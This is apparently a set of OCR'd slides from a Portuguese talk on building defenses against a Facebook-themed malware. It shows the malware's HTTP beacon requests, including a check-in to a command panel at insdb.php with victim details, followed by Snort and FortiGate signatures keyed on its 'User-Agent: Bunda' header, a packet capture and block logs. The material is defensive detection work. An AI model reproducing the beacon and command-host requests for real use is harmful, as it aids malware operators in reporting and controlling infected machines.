
```
GET /sist.jpg HTTP/1.1
User-Agent: Bunda
Host: fotos.facebook01.hotmail.ru
```

```
GET /versao.jpg HTTP/1.1
User-Agent: Bunda
Host: fotos.facebook01.hotmail.ru
```

```
GET /insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCKOO1&dados=IE6.0%20Win5.1
 HTTP/1.1
User-Agent: Bunda
Host: recoalmeida.gratisphphost.info
```

# CRIANDO DEFESAS

# CRIANDO DEFESAS




# CRIANDO DEFESAS

```
alert tcp any any -> any any ( content:"User-Agent: Bunda"; nocase; fast_pattern:only;
http_header; metadata:impact_flag red; msg: "Block.UA. Malware.Facebook";
flow:from_client,from_server; classtype:misc-attack; sid:1; rev:1;)
```

```
F-SBID(--revision 1; --name "Block.UA.Malware.Facebook"; --service HTTP; --protocol tcp;
--app_cat 25; --pattern "User-Agent: Bunda"; --context header; --no_case; --flow
from_client;)
```

# CRIANDO DEFESAS



**Edit Application Sensor**

Name: Anti_Malware

Comments: 0/255

**Categories**

✓ Botnet
✓ Business
✓ Cloud.IT
✓ Collaboration
✓ Email
✓ Game
✓ General.Interest
✓ Network.Service
✓ P2P
✓ Proxy
✓ Remote.Access
✓ Social.Media
✓ Storage.Backup
✓ Update
✓ Video/Audio
✓ VoIP
✓ Industrial
✓ Web.Others
✓ All Other Known Applications
✓ All Other Unknown Applications


**Application Overrides**

| Application Signature | Category | Action |
|---|---|---|
| APP Block.NotAllowed.UA | Web.Others | Block |

**Options**

OFF Deep Inspection of Cloud Applications
ON Allow and Log DNS Traffic
OFF Replacement Messages for HTTP-based Applications

# CRIANDO DEFESAS



7703.pcap [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save


```
No.  Time       Source        Destination    Protocol Length Info
   1 0.000000  10.15.20.22   80.68.248.79   HTTP     120 GET /sist.jpg HTTP/1.1
   2 13.68171  10.15.20.22   80.68.248.79   HTTP     120 GET /sist.jpg HTTP/1.1
```

```
⊞ Internet Protocol Version 4, Src: 10.15.20.22 (10.15.20.22), Dst: 80.68.248.79 (80.68.248.79)
⊞ Transmission Control Protocol, Src Port: 1175 (1175), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 80
⊟ Hypertext Transfer Protocol
  ⊟ GET /sist.jpg HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /sist.jpg HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /sist.jpg
      Request Version: HTTP/1.1
    User-Agent: Bunda\r\n
    Host: fotos.facebook01.hotmail.ru\r\n
    \r\n
    [Full request URI: http://fotos.facebook01.hotmail.ru/sist.jpg]
    [HTTP request 1/1]
```

```
0040  55 73 65 72 2d 41 67 65  6e 74 3a 20 42 75 6e 64   User-Age nt: Bund
0050  61 0d 0a 48 6f 73 74 3a  20 66 6f 74 6f 73 2e 66   a..Host:  fotos.f
0060  61 63 65 62 6f 6f 6b 30  31 2e 68 6f 74 6d 61 69   acebook0 1.hotmai
0070  6c 2e 72 75 0d 0a 0d 0a                            l.ru....
```

HTTP User-Agent header (http.user_agent), 19 ... | Packets: 2 · Displayed: 2 (100,0%) · Load time: 0:00.052 | Profile: Default

# CRIANDO DEFESAS



| # |  | Date/Time | Source | Destination | Application Name | Security Action | Security Events | Sent / Rece |
|---|---|---|---|---|---|---|---|---|
| 1 |  | 22:46:31 | 10.15.20.22 | 80.68.248.79 (fotos.facebook05.hotmail.ru) | Block.NotAllowed.UA.Malware.Facebook | Blocked | APP 1 | 88 B / 48 B |
| 2 |  | 22:46:29 | 10.15.20.22 | 80.68.248.79 (fotos.facebook05.hotmail.ru) | Block.NotAllowed.UA.Malware.Facebook | Blocked | APP 1 | 88 B / 48 B |
| 3 |  | 22:45:58 | 10.15.20.22 | 80.68.248.79 (fotos.facebook05.hotmail.ru) | Block.NotAllowed.UA.Malware.Facebook | Blocked | APP 1 | 88 B / 48 B |

# CONCLUSÃO